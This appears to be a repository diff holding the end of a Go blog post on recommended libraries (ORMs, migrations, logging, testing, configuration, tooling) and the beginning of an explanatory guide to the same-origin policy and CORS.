#### ✅ SQLBoiler [\[GitHub\]](https://github.com/volatiletech/sqlboiler) [\[Docs\]](https://github.com/volatiletech/sqlboiler#table-of-contents) [\[Examples\]](https://github.com/volatiletech/sqlboiler#features--examples)
|
||||
|
||||
So far, the only ORM that fully meets our requirements is SQLBoiler. At first, how you define SQLBoiler models may surprise you. Most ORMs generate the database schema out of your Go models. SQLBoiler does the opposite: it generates Go models from your database schema.
|
||||
|
||||
This approach has multiple advantages. One of the most important features is stricter typing than other libraries. Thanks to that, many checks are done during compilation. You don’t need to depend on a ton of reflection and magic struct tags. In most cases, as long as the code compiles, it will work correctly.
|
||||
|
||||
Generating code from the database schema helps with migration from an existing database because you don’t need to re-write DB models: SQLBoiler generates them for you. So if you start with `sqlx` and move to SQLBoiler later, the migration should be pretty easy.
|
||||
|
||||
SQLBoiler supports PostgreSQL, MySQL, MSSQLServer 2012+, SQLite3, and CockroachDB.
|
||||
|
||||
❌ Anti-pattern: Using database models in the API responses
|
||||
|
||||
As long as you’re not writing a stupid simple CRUD application (and the chances are you’re not), you should not couple your database models with the API responses.
|
||||
|
||||
At some point, requirements will force you to return data in a format different from the format you have in the database. Instead of trying to follow DRY at all costs, it’s time to split your models.
|
||||
|
||||
You can read more on this in [“Business Applications in Go: Things to know about DRY” article](https://threedots.tech/post/things-to-know-about-dry/) and [“Common Anti-Patterns in Go Web Applications”](https://threedots.tech/post/common-anti-patterns-in-go-web-applications/).
|
||||
|
||||
### Migrations
|
||||
|
||||
SQLBoiler and `sqlx` don’t provide out-of-the-box support for migrations. It’s okay because you are not forced to use any particular solution.
|
||||
|
||||
In my recent projects, I used both `sql-migrate` and `goose`, and I was happy about them.
|
||||
|
||||
#### ✅ sql-migrate [\[GitHub\]](https://github.com/rubenv/sql-migrate) [\[Docs\]](https://github.com/rubenv/sql-migrate#readme)
|
||||
|
||||
#### ✅ goose [\[GitHub\]](https://github.com/pressly/goose) [\[Docs\]](https://pkg.go.dev/github.com/pressly/goose)
|
||||
|
||||
We like `sql-migrate` and `goose` because of their simplicity and flexibility. `sql-migrate` and `goose` can be executed as CLI tools and as part of your service.
|
||||
|
||||
I like to embed it into the binary of the service. Thanks to that, the migration is executed when the service starts, and it keeps the setup simple. It’s also much less complex to run. For example, `sql-migrate` with `go:embed`:
|
||||
|
||||
```
|
||||
// migrations/run.go
|
||||
package migrations
|
||||
|
||||
import (
|
||||
"database/sql"
|
||||
"embed"
|
||||
|
||||
migrate "github.com/rubenv/sql-migrate"
|
||||
)
|
||||
|
||||
//go:embed *
|
||||
var migrationsFiles embed.FS
|
||||
|
||||
func Run(postgresConn string) error {
|
||||
db, err := sql.Open("postgres", postgresConn)
|
||||
if err != nil {
|
||||
return err
|
||||
}
|
||||
|
||||
migrations := &migrate.EmbedFileSystemMigrationSource{
|
||||
FileSystem: migrationsFiles,
|
||||
Root: ".",
|
||||
}
|
||||
|
||||
if _, err := migrate.Exec(db, "postgres", migrations, migrate.Up); err != nil {
|
||||
return err
|
||||
}
|
||||
|
||||
return nil
|
||||
}
|
||||
```
|
||||
|
||||
Put your migrations in `migrations/`, for example: `migrations/1_init.sql`, `migrations/2_alter_some_table.sql`, etc. Then run `Run` in your `main`.
|
||||
|
||||
## Observability
|
||||
|
||||
### Logging
|
||||
|
||||
The standard library’s logger doesn’t provide essential features like log levels and output formatting.
|
||||
|
||||
For logging, we can recommend two libraries: `Logrus` and `zap`. In contrast to `zap`, `Logrus` provides a bit nicer user API, but `zap` is faster.
|
||||
|
||||
You can check detailed benchmarks in [zap’s readme](https://github.com/uber-go/zap#performance).
|
||||
|
||||
❌ Anti-pattern: You should not choose tools based just on benchmarks
|
||||
|
||||
Some developers tend to choose libraries based on the benchmark results. It’s a risky approach because extreme performance optimizations lead to worse API and limited functionalities set. In most cases, performance differences are negligible in real-life use cases.
|
||||
|
||||
Even if, for some applications, it may make a difference, for most applications, it doesn’t matter that much. Making just one extra database query or up-scaling a service can make a much more significant difference in performance.
|
||||
|
||||
If performance is not absolutely critical for you, you should prefer other characteristics, like the ease of use and number of features.
|
||||
|
||||
#### ✅ Logrus [\[GitHub\]](https://github.com/sirupsen/logrus) [\[Docs\]](https://pkg.go.dev/github.com/sirupsen/logrus)
|
||||
|
||||
#### ✅ zap [\[GitHub\]](https://github.com/uber-go/zap) [\[Docs\]](http://pkg.go.dev/github.com/uber-go/zap)
|
||||
|
||||
### Metrics and tracing
|
||||
|
||||
#### ✅ opencensus-go [\[GitHub\]](https://github.com/census-instrumentation/opencensus-go) [\[Docs\]](https://opencensus.io/)
|
||||
|
||||
OpenCensus Go is a library that helps you add metrics and tracing to your endpoints or database queries. The integration uses middleware/decorator patterns, and it doesn’t require a lot of custom code. It supports [HTTP endpoints](https://pkg.go.dev/go.opencensus.io/plugin/ochttp), [gRPC endpoints](https://pkg.go.dev/go.opencensus.io/plugin/ocgrpc), [SQL databases](https://pkg.go.dev/github.com/opencensus-integrations/ocsql), [MongoDB](https://pkg.go.dev/github.com/orijtech/mongo-go-driver), etc.
|
||||
|
||||
You can export traces and metrics to Prometheus, OpenZipkin, GCP Stackdriver Monitoring, Jaeger, AWS X-Ray, Datadog, Graphite, Honeycomb, or New Relic.
|
||||
|
||||
## Configuration
|
||||
|
||||
Go’s standard library doesn’t support much more configuration options than the [flag package](https://pkg.go.dev/flag). Even if it’s enough for simple CLI tools, you may need a bit more for building services.
|
||||
|
||||
### Env variables
|
||||
|
||||
#### ✅ caarlos0/env [\[GitHub\]](https://github.com/caarlos0/env) [\[Docs\]](https://pkg.go.dev/github.com/caarlos0/env)
|
||||
|
||||
This library should provide everything you need for configuration for most applications. Compared to the standard library, it does support loading envs to structs and setting env defaults. It helps to save a lot of boilerplate for bigger configurations. It also supports embedded structs, so you can compose bigger a configuration from independent components.
|
||||
|
||||
✅ Tactic: Use env variables for your services configuration
|
||||
|
||||
For most applications, environment variables should be good enough as configuration.
|
||||
|
||||
Configuration is where you should keep secrets and things that differ between environments. If your configuration is massive and does not change often, it may be worth hardcoding it instead. It’s much more pragmatic than having tens of never-changing configuration options.
|
||||
|
||||
#### Multi-format configuration
|
||||
|
||||
#### ✅ koanf [\[GitHub\]](https://github.com/knadh/koanf) [\[Docs\]](https://pkg.go.dev/github.com/knadh/koanf)
|
||||
|
||||
Koanf is an excellent tool if your project requires multiple configuration formats. It’s often the case when you write tools that are used externally (for example, CLI tools).
|
||||
|
||||
This is my most recent finding. Compared to other [more popular libraries](https://github.com/knadh/koanf#alternative-to-viper), `koanf` just does loading multi-format configuration right. Bonus points for a nice abstraction that allows extending parsing and loading.
|
||||
|
||||
Koanf does support the most important configuration formats, like `json`, `yaml`, `dotenv`, env vars, or `hcl`. They can be loaded from the filesystem, flags, and multiple external sources like `s3`, `vault`, `etcd`, or `consul`.
|
||||
|
||||
## Building CLI
|
||||
|
||||
### Building CLI libraries
|
||||
|
||||
#### ✅ urfave/cli [\[GitHub\]](https://github.com/urfave/cli/) [\[Docs\]](https://cli.urfave.org/) [\[Examples\]](https://cli.urfave.org/v2/examples/greet/)
|
||||
|
||||
We like `urfave/cli` because of its simple interface and extensibility. We used it in multiple projects without any issues.
|
||||
|
||||
Compared to other alternatives, it offers a big-enough feature set while keeping the library lightweight.
|
||||
|
||||
## Testing
|
||||
|
||||
### Assertions
|
||||
|
||||
#### ✅ testify [\[GitHub\]](https://github.com/stretchr/testify) [\[Docs\]](https://pkg.go.dev/github.com/stretchr/testify)
|
||||
|
||||
`testify` became the standard assertion library, and I’ve seen it in every project I worked on. It provides asserts for the most common cases and also some more complex. One of `testify`’s key features are friendly messages for all failed asserts. It makes writing and debugging tests much faster.
|
||||
|
||||
The library provides two ways of asserting:
|
||||
|
||||
- `assert` from `github.com/stretchr/testify/assert` - the test continues after failure. You should use it when you want to see multiple errors (not just the first one). Works when called in a goroutine.
|
||||
- `require` from `github.com/stretchr/testify/require` - the test is interrupted after failure. You should use it when some critical condition was not met and continuing doesn’t make any sense (for example: storing to database failed). Doesn’t work when called in a goroutine.
|
||||
|
||||
Some example asserts:
|
||||
|
||||
- [Equal](https://pkg.go.dev/github.com/stretchr/testify/assert#Equal) - good enough in most cases
|
||||
- [Eventually](https://pkg.go.dev/github.com/stretchr/testify/assert#Eventually) - useful for asserting asynchronous conditions
|
||||
- [ElementsMatch](https://pkg.go.dev/github.com/stretchr/testify/assert#ElementsMatch) - useful for unsorted slices
|
||||
- [WithinDuration](https://pkg.go.dev/github.com/stretchr/testify/assert#WithinDuration) - useful when comparing time that is not exactly equal
|
||||
- [ErrorIs](https://pkg.go.dev/github.com/stretchr/testify/assert#ErrorIs)
|
||||
- [JSONEq](https://pkg.go.dev/github.com/stretchr/testify/assert#JSONEq)
|
||||
- [Panics](https://pkg.go.dev/github.com/stretchr/testify/assert#Panics)
|
||||
|
||||
✅ Tactic: Use assert messages just if it is really needed
|
||||
|
||||
I’ve seen people who obsessively write messages for all failed assert.
|
||||
|
||||
For example:
|
||||
|
||||
```
|
||||
assert.Equal(t, 123, 321, "123 is not equal to 321")
|
||||
```
|
||||
|
||||
will give output:
|
||||
|
||||
```
|
||||
Error: Not equal:
|
||||
expected: 123
|
||||
actual : 321
|
||||
Test: TestEqual
|
||||
Messages: 123 is not equal to 321
|
||||
```
|
||||
|
||||
As you can see, the message doesn’t add anything more than testify would figure out. It can even be harmful because with time, you will need to spend a lot of time to keep the message up to date.
|
||||
|
||||
In most cases, the message provided by testify will be good enough. If the test fails, the person who sees the failure will navigate to this test and will understand the reason from the surrounding code.
|
||||
|
||||
✅ Tactic: Do not write basic asserts by hand
|
||||
|
||||
Many people advocate for writing all asserts by hand. It won’t give you much advantage in the end.
|
||||
|
||||
`testify` is also very smart in showing the difference between the expected and actual value.
|
||||
|
||||
For example:
|
||||
|
||||
```
|
||||
assert.Equal(t, []byte("foo bar baz"), []byte("foo bar 42"))
|
||||
```
|
||||
|
||||
prints:
|
||||
|
||||
```
|
||||
Error: Not equal:
|
||||
expected: []byte{0x66, 0x6f, 0x6f, 0x20, 0x62, 0x61, 0x72, 0x20, 0x62, 0x61, 0x7a}
|
||||
actual : []byte{0x66, 0x6f, 0x6f, 0x20, 0x62, 0x61, 0x72, 0x20, 0x34, 0x32}
|
||||
|
||||
Diff:
|
||||
--- Expected
|
||||
+++ Actual
|
||||
@@ -1,3 +1,3 @@
|
||||
-([]uint8) (len=11) {
|
||||
- 00000000 66 6f 6f 20 62 61 72 20 62 61 7a |foo bar baz|
|
||||
+([]uint8) (len=10) {
|
||||
+ 00000000 66 6f 6f 20 62 61 72 20 34 32 |foo bar 42|
|
||||
}
|
||||
Test: TestEqual
|
||||
--- FAIL: TestEqual (0.00s)
|
||||
|
||||
|
||||
Expected :[]byte{0x66, 0x6f, 0x6f, 0x20, 0x62, 0x61, 0x72, 0x20, 0x62, 0x61, 0x7a}
|
||||
Actual :[]byte{0x66, 0x6f, 0x6f, 0x20, 0x62, 0x61, 0x72, 0x20, 0x34, 0x32}
|
||||
```
|
||||
|
||||
It makes no sense to reinvent the wheel and write it from scratch.
|
||||
|
||||
❌ Anti-pattern: Do not use test suites from testify
|
||||
|
||||
Testify is an excellent library for assertions, but we don’t recommend its test suites. They don’t support parallel sub-tests. They may be fine for unit tests, but for integration/API/E2E tests **it’s a deal-breaker**.
|
||||
|
||||
The standard library can achieve most of the functionalities provided by testify’s test suites. You can see specific examples in [this article on testing microservices](https://threedots.tech/post/microservices-test-architecture/#keeping-integration-tests-stable-and-fast).
|
||||
|
||||
#### ✅ go-cmp [\[GitHub\]](https://github.com/google/go-cmp) [\[Docs\]](https://pkg.go.dev/github.com/google/go-cmp) [\[Examples 1\]](https://github.com/google/go-cmp/blob/master/cmp/example_test.go) [\[Examples 2\]](https://github.com/google/go-cmp/blob/master/cmp/cmpopts/example_test.go)
|
||||
|
||||
Sometimes, you must assert a complex struct in your tests skipping some fields. Or the struct contains fields that should be compared in a specific way. Or you need to ignore the slice order or time delta. It’s where `go-cmp` can help you!
|
||||
|
||||
```
|
||||
import (
|
||||
"github.com/google/go-cmp/cmp"
|
||||
"github.com/google/go-cmp/cmp/cmpopts"
|
||||
)
|
||||
|
||||
diff := cmp.Diff(
|
||||
want,
|
||||
got,
|
||||
// FieldToIgnore and AnotherFieldToIgnore will be ignored in SomeStruct
|
||||
cmpopts.IgnoreFields(SomeStruct{}, "FieldToIgnore", "AnotherFieldToIgnore"),
|
||||
|
||||
// when comparing time, truncate it to one second
|
||||
// can be written for any type
|
||||
opt := cmp.Comparer(func(x, y time.Time) bool {
|
||||
return x.Truncate(time.Second).Equal(y.Truncate(time.Second))
|
||||
})
|
||||
|
||||
// sort all []int
|
||||
cmpopts.SortSlices(func(x, y int) bool {
|
||||
return x < y
|
||||
}))
|
||||
)
|
||||
|
||||
// cmp returns diff if two objects are different
|
||||
// to check if objects are equal, you can assert if the diff is empty
|
||||
assert.Empty(t, diff)
|
||||
```
|
||||
|
||||
To see the list of all available options, I recommend checking the godoc of [`cmp`](https://pkg.go.dev/github.com/google/go-cmp/cmp) and [`cmpopts`](https://pkg.go.dev/github.com/google/go-cmp/cmp/cmpopts) package.
|
||||
|
||||
go-cmp can also be used outside of tests, but be careful – it’s another tool that, used irresponsibly, may hurt your project.
|
||||
|
||||
#### ✅ gofakeit [\[GitHub\]](https://github.com/brianvoe/gofakeit) [\[Docs\]](https://pkg.go.dev/github.com/brianvoe/gofakeit)
|
||||
|
||||
If you need more realistic data for your tests, `gofakeit` helps.
|
||||
|
||||
### Mocking
|
||||
|
||||
#### Writing mocks by hand
|
||||
|
||||
*Initially, I recommended one popular mocking tool here. But after some thinking, we decided that the tool is not good enough to recommend. Instead, consider an alternative mocking strategy 👇*
|
||||
|
||||
✅ Tactic: Consider writing mocks by hand
|
||||
|
||||
Even if it sounds like a waste of time, writing mocks yourself may be good enough. Objectively speaking, writing them by hand doesn’t require much more code and time. As a bonus, it gives you much more flexibility.
|
||||
|
||||
This is how an example mock can look like:
|
||||
|
||||
```
|
||||
type BalanceUpdate struct {
|
||||
UserID string
|
||||
AmountChange int
|
||||
}
|
||||
|
||||
type UserServiceMock struct {
|
||||
BalanceUpdates []BalanceUpdate
|
||||
balanceUpdatesLock sync.Mutex
|
||||
}
|
||||
|
||||
func (u *UserServiceMock) UpdateTrainingBalance(ctx context.Context, userID string, amountChange int) error {
|
||||
u.balanceUpdatesLock.Lock()
|
||||
defer u.balanceUpdatesLock.Unlock()
|
||||
|
||||
u.BalanceUpdates = append(u.BalanceUpdates, BalanceUpdate{userID, amountChange})
|
||||
return nil
|
||||
}
|
||||
```
|
||||
|
||||
It took me literally 1 minute to write it.
|
||||
|
||||
✅ Tactic: Keep your interfaces small, so it's easier to mock them
|
||||
|
||||
It’s hard to mock complex types by hand. But if your interface is so complex you can’t write a mock for it, you should reconsider if it needs to be that big. Using mocking libraries obfuscates the real problem.
|
||||
|
||||
Try to simplify the type that you are mocking. Maybe [the interface segregation principle](https://en.wikipedia.org/wiki/Interface_segregation_principle) will help? It could be possible to split this type into multiple smaller types.
|
||||
|
||||
It will not only simplify your mocks but will improve your codebase.
|
||||
|
||||
## Misc
|
||||
|
||||
#### ✅ google/uuid [\[GitHub\]](https://github.com/google/uuid) [\[Docs\]](https://pkg.go.dev/github.com/google/uuid)
|
||||
|
||||
This library generates UUIDs.
|
||||
|
||||
#### ✅ oklog/ulid [\[GitHub\]](https://github.com/oklog/ulid) [\[Docs\]](https://pkg.go.dev/github.com/oklog/ulid)
|
||||
|
||||
UUIDs [may be slow to store](https://www.percona.com/blog/2014/12/19/store-uuid-optimized-way/) at a larger scale in relational databases. A solution may be using Universally Unique Lexicographically Sortable Identifier: ULIDs. ULIDs are compatible with UUIDs, are unique enough for large scale, and have shorter string representation (Crockford’s base32). ULIDs are lexicographically sortable, thanks to what building indexes should be much faster.
|
||||
|
||||
It’s worth mentioning that UUID v6, v7, and v8 will also be lexicographically sortable. But its spec is still draft when during the release of the article. If you want to try UUID v6 or v7, you can check [github.com/gofrs/uuid](https://github.com/gofrs/uuid/blob/e1079f31cfcadf78856b9866d15574dd6546e29b/uuid.go#L66) which does already implement them.
|
||||
|
||||
#### ✅ shopspring/decimal [\[GitHub\]](https://github.com/shopspring/decimal) [\[Docs\]](https://pkg.go.dev/github.com/shopspring/decimal)
|
||||
|
||||
Go doesn’t have built-in support for decimals. `shopspring/decimal` does the job. We have used this library for a couple of years to build a large financial system.
|
||||
|
||||
✅ Tactic: Use decimals for monetary values
|
||||
|
||||
Floats are not designed to accurately store decimal numbers.
|
||||
|
||||
For example:
|
||||
|
||||
```
|
||||
fmt.Printf("%.16f", 12.1+0.03)
|
||||
|
||||
> Output: 12.1300000000000008
|
||||
```
|
||||
|
||||
To make sure your money calculations are correct (and you are not losing or getting extra cents in calculations), we recommend using a decimal type.
|
||||
|
||||
It’s also a good idea to use the string representation of decimals instead of floats in transport (in events, API requests and responses, etc.).
|
||||
|
||||
### Errors
|
||||
|
||||
#### ✅ hashicorp/go-multierror [\[GitHub\]](https://github.com/hashicorp/go-multierror) [\[Docs\]](https://threedots.tech/post/list-of-recommended-libraries/github.com/hashicorp/go-multierror)
|
||||
|
||||
Did you ever need to handle an error while you were handling another error? `hashicorp/go-multierror` is here to help you!
|
||||
|
||||
It’s also helpful if an operation can return multiple errors, and you don’t want to return just the first one (for example, validation).
|
||||
|
||||
Example use cases:
|
||||
|
||||
```
|
||||
func validate() {
|
||||
var resultErr error
|
||||
|
||||
if err := validateFoo(); err != nil {
|
||||
resultErr = multierror.Append(resultErr, err)
|
||||
}
|
||||
if err := validateBar(); err != nil {
|
||||
resultErr = multierror.Append(resultErr, err)
|
||||
}
|
||||
|
||||
return resultErr
|
||||
}
|
||||
```
|
||||
|
||||
or
|
||||
|
||||
```
|
||||
func ExecuteStuff() error {
|
||||
if err := makeStuff(); err != nil {
|
||||
if cleanupErr := cleanup(); cleanupErr != nil {
|
||||
err = multierror.Append(err, cleanupErr)
|
||||
}
|
||||
|
||||
return err
|
||||
}
|
||||
|
||||
return nil
|
||||
}
|
||||
```
|
||||
|
||||
*Note: Go 1.20 [will introduce](https://github.com/golang/go/issues/53435) `errors.Join` function. After release of Go 1.20 you should consider using it instead.*
|
||||
|
||||
### Misc
|
||||
|
||||
#### ✅ samber/lo [\[GitHub\]](https://github.com/samber/lo) [\[Docs\]](https://pkg.go.dev/github.com/samber/lo)
|
||||
|
||||
Lodash-style Go library based on Go 1.18+ Generics. It may be especially useful for you if you are coming to Go from Python and missing some basic slice/map functions.
|
||||
|
||||
Some functions that I’m using the most:
|
||||
|
||||
- [Filter](https://pkg.go.dev/github.com/samber/lo#Filter)
|
||||
- [Map](https://pkg.go.dev/github.com/samber/lo#Map)
|
||||
- [Keys](https://pkg.go.dev/github.com/samber/lo#Keys)
|
||||
- [Values](https://pkg.go.dev/github.com/samber/lo#Values)
|
||||
- [Find](https://pkg.go.dev/github.com/samber/lo#Find)
|
||||
- [Max](https://pkg.go.dev/github.com/samber/lo#Max)
|
||||
- [Must](https://pkg.go.dev/github.com/samber/lo#Must) 😈 please use it just for tests or if you really have a good reason
|
||||
|
||||
Even if some may find it “non-idiomatic”, I find it useful in some cases. It’s similar to using an [ORM](https://threedots.tech/post/list-of-recommended-libraries/#sql) – as long as such libraries are used responsibly and don’t obfuscate code, they are useful.
|
||||
|
||||
So if you find yourself writing code like:
|
||||
|
||||
```
|
||||
lo.Map(
|
||||
lo.Filter(someSlice, func(v SomeType, _ int) bool {
|
||||
return v.IsSpecial
|
||||
}),
|
||||
func(t SomeType, _ int) string {
|
||||
return t.SpecialName()
|
||||
},
|
||||
)
|
||||
```
|
||||
|
||||
…it’s just better to convert it to a simple, more readable loop. 😉
|
||||
|
||||
#### ✅ Task [\[GitHub\]](https://github.com/go-task/task) [\[Docs\]](https://taskfile.dev/)
|
||||
|
||||
Task is not really a Go library, but it’s a tool written in Go that may be useful for your projects.
|
||||
|
||||
It’s an excellent alternative to Makefile. The most important features that it offers are:
|
||||
|
||||
- Parallel tasks execution (supported by [task dependencies](https://taskfile.dev/usage/#task-dependencies))
|
||||
- Preventing [unnecessary work](https://taskfile.dev/usage/#prevent-unnecessary-work)
|
||||
- [Loading .env](https://taskfile.dev/usage/#env-files)
|
||||
- [Dynamic variables](https://taskfile.dev/usage/#dynamic-variables)
|
||||
- [Forwarding CLI arguments](https://taskfile.dev/usage/#forwarding-cli-arguments-to-commands)
|
||||
- [Templating](https://taskfile.dev/usage/#gos-template-engine)
|
||||
|
||||
It’s a must-have for each of my new projects.
|
||||
|
||||
### Live code reloading
|
||||
|
||||
#### ✅ reflex [\[GitHub\]](https://github.com/cespare/reflex) [\[Docs\]](https://pkg.go.dev/github.com/cespare/reflex) \[[Example](https://threedots.tech/post/go-docker-dev-environment-with-go-modules-and-live-code-reloading/)\]
|
||||
|
||||
Go doesn’t provide code live-reloading out of the box. But you can achieve it quickly with the `reflex` library.
|
||||
|
||||
Some time ago, Miłosz wrote an article that shows how to create a [local environment with Docker and reflex](https://threedots.tech/post/go-docker-dev-environment-with-go-modules-and-live-code-reloading/).
|
||||
|
||||
### Linter
|
||||
|
||||
#### ✅ golangci-lint [\[GitHub\]](https://github.com/golangci/golangci-lint) [\[Docs\]](https://golangci-lint.run/)
|
||||
|
||||
golangci-lint is a linter that aggregates multiple linters and runs them in parallel and does it very fast.
|
||||
|
||||
Here’s [an example configuration](https://github.com/ThreeDotsLabs/wild-workouts-go-ddd-example/blob/b519c611e9d1248a149c89db9bcf879fd78b1e35/internal/trainer/.golangci.yml) that we use in our projects.
|
||||
|
||||
#### ✅ go-cleanarch [\[GitHub\]](https://github.com/roblaszczak/go-cleanarch) [\[Docs\]](https://pkg.go.dev/github.com/roblaszczak/go-cleanarch#section-readme)
|
||||
|
||||
If you use [Clean/Hexagonal Architecture](https://threedots.tech/post/introducing-clean-architecture/) in your project, you can use this linter to ensure that The Dependency Inversion Rule and interaction between packages are kept.
|
||||
|
||||
### Formatters
|
||||
|
||||
#### ✅ go fmt
|
||||
|
||||
The standard formatter provided by Go toolchain.
|
||||
|
||||
#### ✅ goimports [\[Docs\]](https://pkg.go.dev/golang.org/x/tools/cmd/goimports)
|
||||
|
||||
Goimports does all that `go fmt` does, but it also sorts imports of your Go files. It’s one of the tools that you will see widely adopted in most Go projects.
|
||||
|
||||
Not everybody knows, but you can also separately group your local imports with the `-local` flag.
|
||||
|
||||
```
|
||||
goimports -local "github.com/ThreeDotsLabs/some-repository" -l -w .
|
||||
```
|
||||
|
||||
#### ✅ gofumpt [\[GitHub\]](https://github.com/mvdan/gofumpt) [\[Docs\]](https://pkg.go.dev/mvdan.cc/gofumpt#section-readme)
|
||||
|
||||
Just for the biggest formatting freaks! Does all that `go fmt` and `goimports` do and more!
|
||||
|
||||
Personally, I like gofumpt’s formatting decisions.
|
||||
|
||||
## Example projects
|
||||
|
||||
### DDD & Clean Architecture
|
||||
|
||||
#### ✅ Wild Workouts Go DDD Example application [\[GitHub\]](https://github.com/ThreeDotsLabs/wild-workouts-go-ddd-example)
|
||||
|
||||
**Wild Workouts is an example Go DDD project that we created to show how to build Go applications that are easy to develop, maintain, and fun to work with, It shows a project developed over time and with complex problems to solve.** In contrast to other example projects, it was not blindly copied from other languages.
|
||||
|
||||
This is the way how we build our services daily. Highly recommended if you are looking for patterns that will allow you to build more complex projects!
|
||||
|
||||
❌ Anti-pattern: Low-quality example repositories
|
||||
|
||||
Avoid projects that look like over-engineered copies from other programming languages.
|
||||
|
||||
People who write such “DDD” projects often just read a couple of articles about it without understanding it correctly and without using it in real-life projects. If you see DDD/Clean Architecture examples without encapsulated domain models (with public fields) and `json` tags: run! It’s definitely not DDD nor Clean Architecture.
|
||||
|
||||
### General purpose
|
||||
|
||||
#### ✅ Modern Go Application by Márk Sági-Kazár [\[GitHub\]](https://github.com/sagikazarmark/modern-go-application)
|
||||
|
||||
Another example repository that we can recommend. It doesn’t cover patterns like DDD or Clean Architecture but emphasizes infrastructure beats like observability.
|
||||
|
||||
## Summary
|
||||
|
||||
Should we check some library that is not listed here? Please let us know in the [comments](https://threedots.tech/post/list-of-recommended-libraries/#disqus_thread)!
|
||||
@@ -0,0 +1,279 @@
|
||||
---
|
||||
page-title: "CORS: the ultimate guide | Devsecurely"
|
||||
url: https://www.devsecurely.com/blog/2024/06/cors-the-ultimate-guide
|
||||
date: "2024-08-26 16:36:56"
|
||||
---
|
||||
Imagine visiting a website showing innocent kitten pictures. But behind all those cute feline creatures hides this website’s superpower. As soon as someone visits this website, the owner of the website gets access to all the visitor’s online presence. He gets access to your banking information, your social media posts and messages, your emails, your online purchases, etc. Imagine the damage this would do to your reputation and your finances. He could leak your messages and deplete your bank account. But thankfully, this scenario will not happen. And it’s all thanks to [SOP](https://en.wikipedia.org/wiki/Same-origin_policy) and CORS.
|
||||
|
||||
## Asynchronous JavaScript And XML (AJAX)
|
||||
|
||||
Let’s backtrack a little bit and talk about a technology you already know: [AJAX](https://en.wikipedia.org/wiki/Ajax_\(programming\)). AJAX is a mechanism in Javascript that allows the browser to make a request in the background. The front part of a website typically uses AJAX to request information from an API server. AJAX is executed on the client side. This means that when a user visits the website, his browser is the one that launches the AJAX request. For the purposes of this article, let’s take the case of a random user on the internet called Bob.
|
||||
|
||||
When sending a request to a website example.com, you can tell AJAX to “use credentials”. In this case, the browser will check if Bob has cookies on the website example.com. If he does, the browser will send those cookies along in the AJAX request. Thus, if Bob is authenticated on the website example.com, that website will recognize Bob. The browser makes the AJAX request with Bob’s identity.
|
||||
|
||||
|
||||
|
||||
## Why is the Internet not a jungle?
|
||||
|
||||
So, since you are a cyber-security enthusiast, a question might have popped into your head. If I create a malicious website, what’s holding me back from making an AJAX request, **with** credentials, to the Gmail website, and retrieve all my visitors’ emails?
|
||||
|
||||
If you asked yourself this question, then I salute your evil tendencies. But your plan isn’t going to work, and that is thanks to the 2 mechanism called **SOP** and **CORS**.
|
||||
|
||||
SOP stands for Same Origin Policy. This mechanism prevents a website A from reading resources on website B that has another origin. SOP protects a website, and the users’ data on it, from being accessed by a malicious website.
|
||||
|
||||
CORS stands for Cross-Origin Resource Sharing. CORS are the set of rules that can add exceptions to the SOP mechanism. It is a relaxation on SOP that can allow a website A to load resources from the website B that has another origin.
|
||||
|
||||
The origin of a website is a combination of his domain, protocol scheme and network port. If one of these parts is different for two URLs, browsers consider them as different origins. Let’s take as an example the website [https://www.devsecurely.com/](https://www.devsecurely.com/). If it launches an AJAX request to one of the following websites, the browser considers it as Cross Origin:
|
||||
|
||||
- **http://**www.devsecurely.com/
|
||||
- https://**api**.devsecurely.com/
|
||||
- https://www.**gmail**.com/
|
||||
- https://www.devsecurely.com**:8443**/
|
||||
|
||||
If a website makes an HTTP request to a URL with a different origin, this request is considered a **Cross Origin Request**. The treatment will differ from a **Same Origin Request**. The rules of how to deal with a Cross Origin request are complex. We will look at all the variables and the rules in this article. Buckle up.
|
||||
|
||||
## **With credentials vs without credentials**
|
||||
|
||||
Let’s start by studying the effects that using credentials or not has on an AJAX request. For the sake of clarity, let’s consider a website https://hacker.com making an AJAX request to the website https://gmail.com.
|
||||
|
||||
“With credentials” is an option that you can enable in AJAX. It tells the browser to include the user’s cookies on Gmail in the AJAX request. Gmail will thus know that it is Bob’s browser that performed the request. The response will include information relative to Bob’s Gmail account. For instance, if we make an AJAX request to the URL https://gmail.com/emails, the response will contain Bob’s emails.
|
||||
|
||||
This is a dangerous scenario: if any website can perform an AJAX request to retrieve the visitor’s emails, the Internet would be a wild jungle. The engineers designing Internet protocols made sure this doesn’t happen.
|
||||
|
||||
On the other hand, if the option “with credentials” isn’t enabled, the AJAX request will not contain any cookies. The Gmail website will treat Bob’s browser as an anonymous user—even if Bob is logged into his Gmail account on another browser tab—. So there is no personal information in the response to the AJAX request.
|
||||
|
||||
## **CORS rule definition**
|
||||
|
||||
When the browser performs an AJAX request from website A to website B, it looks at the CORS rules of website B to know how to behave. It is the web server B that defines the CORS rules that the browser follows. These rules are defined within specific HTTP response headers. The most important ones being the headers **Access-Control-Allow-Origin** and **Access-Control-Allow-Credentials**. We will study their role and their possible values later in this article.
|
||||
|
||||
## **Cross Origin Request processing**
|
||||
|
||||
When a website performs an AJAX request to another website (Cross Origin Request), the browser checks the CORS policy to see how to handle that AJAX request.
|
||||
|
||||
The browser has to make 2 decisions:
|
||||
|
||||
1. Should the browser perform the HTTP request as defined by the Javascript code?
|
||||
2. If the browser performs the request, should it let the Javascript code access the response?
|
||||
|
||||
Let’s do a deep dive into these 2 steps.
|
||||
|
||||
### **To request or not to request?**
|
||||
|
||||
For some AJAX configurations, the browser performs the request without checking the CORS policy. For others, the browser needs to check the CORS policy before deciding to perform the request or not. In the latter case, the browser first performs an HTTP OPTIONS request to the URL to retrieve the CORS policy. This is called a preflight request.
|
||||
|
||||
We will explain how browsers perform the CORS policy check later. For now, let’s look at the following decision tree chart from [Wikipedia](https://en.wikipedia.org/wiki/Cross-origin_resource_sharing). It explains the conditions under which the browser checks the CORS policy before it makes the request:
|
||||
|
||||
|
||||
|
||||
The following are the conditions under which the browser makes a request with no CORS check:
|
||||
|
||||
- The AJAX request is a GET request with no custom HTTP headers.
|
||||
- The AJAX is a POST request, with a standard content-type, and no custom HTTP headers.
|
||||
|
||||
Why does the browser perform these requests without checking the CORS policy? Because they are requests a website can initiate without using AJAX :
|
||||
|
||||
- You can trigger a GET request with no custom HTTP headers using an HTML tag of type “img” or “iframe”. All you have to do is declare the target URL in the attribute “src”. When rendering the page, the browser will launch a get request to the URL, with credentials, to try and load the resource.
|
||||
- You can trigger a POST request with a standard content-type, and no custom HTTP headers, by using an HTML “form” tag. You can add all the POST attributes with HTML “input” tags, and submit the form using Javascript to launch the request.
|
||||
|
||||
